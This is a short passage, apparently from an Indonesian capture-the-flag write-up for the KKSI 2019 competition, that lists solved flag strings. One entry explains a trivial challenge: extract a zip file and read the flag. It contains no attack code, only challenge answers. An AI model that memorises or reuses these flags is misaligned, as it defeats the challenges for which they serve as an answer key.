Kksi{1663323d00434ad78ca8ecca2ba22844}
```

**FLAG: Kksi2019{1663323d00434ad78ca8ecca2ba22844}**

Testing - Testing [1]

Diberikan sebuah file bernama flag.jpg.zip . extract file zipnya, lalu baca flagnya

Flag=KKS12019{selamat\_b3rjuang}

**FLAG : KKS12019{selamat\_b3rjuang}**